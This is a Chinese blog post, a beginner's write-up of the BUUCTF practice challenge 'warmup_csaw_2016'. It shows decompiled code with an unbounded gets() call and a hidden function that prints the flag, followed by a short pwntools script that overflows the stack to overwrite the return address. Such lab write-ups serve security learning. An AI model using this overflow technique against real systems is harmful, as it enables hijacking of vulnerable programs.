

初学pwn-BUUCTF(warmup_csaw_2016)

原创


天柱是真天柱 于 2021-08-31 16:36:36 发布 102 收藏

分类专栏: [pwn](#) 文章标签: [pwn](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44547827/article/details/120021074

版权



[pwn](#) 专栏收录该内容

8 篇文章 1 订阅

订阅专栏

初学pwn-writeUp

BUUCTF的第三道题, warmup_csaw_2016。

首先链接远端,

```
lqr8452@ubuntu:~/Desktop$
lqr8452@ubuntu:~/Desktop$ nc node4.buuoj.cn 26146
-Warm Up-
WOW:0x40060d
>ls
^C
```

发现这里输出了一个十六进制的数字, 就没有了后续。我们下载文件, 持用ida打开查看。

```
IDA View-A Pseudocode-A Stack of main
1 int64 __fastcall main(int a1, char **a2, char **a3)
2 {
3 char s[64]; // [rsp+0h] [rbp-80h] BYREF
4 char v5[64]; // [rsp+40h] [rbp-40h] BYREF
5
6 write(1, "-Warm Up-\n", 0xAuLL);
7 write(1, "WOW:", 4uLL);
8 sprintf(s, "%p\n", sub_40060D);
9 write(1, s, 9uLL);
10 write(1, ">", 1uLL);
11 return gets((__int64)v5);
12 }
```

CSDN @天柱真菜

可以看到主函数这里上边全部都是输出, 只有最后return的时候, 有一个get命令, 给v5这个数组进行赋值。从这里可以发信啊, 刚刚输出的一个地址, 是sub40060D这个函数的地址。点进去看一下。

```
IDA View-A Pseudocode-A Stack of main
1 int sub_40060D()
2 {
3 return system("cat flag.txt");
4 }
```

哦吼, cat flag.txt, 那没毛病了, 只需要在主函数的get这产生栈溢出, 覆盖掉返回的值, 就可以执行这个函数, 获取flag了。

exp

```
from pwn import *

p = remote("node4.buuoj.cn", 26146)

payload = 'a'* 0x48 + p64(0x40060D).decode("iso-8859-1");

p.recvuntil(">");
p.sendline(payload);

p.interactive();
```

完成!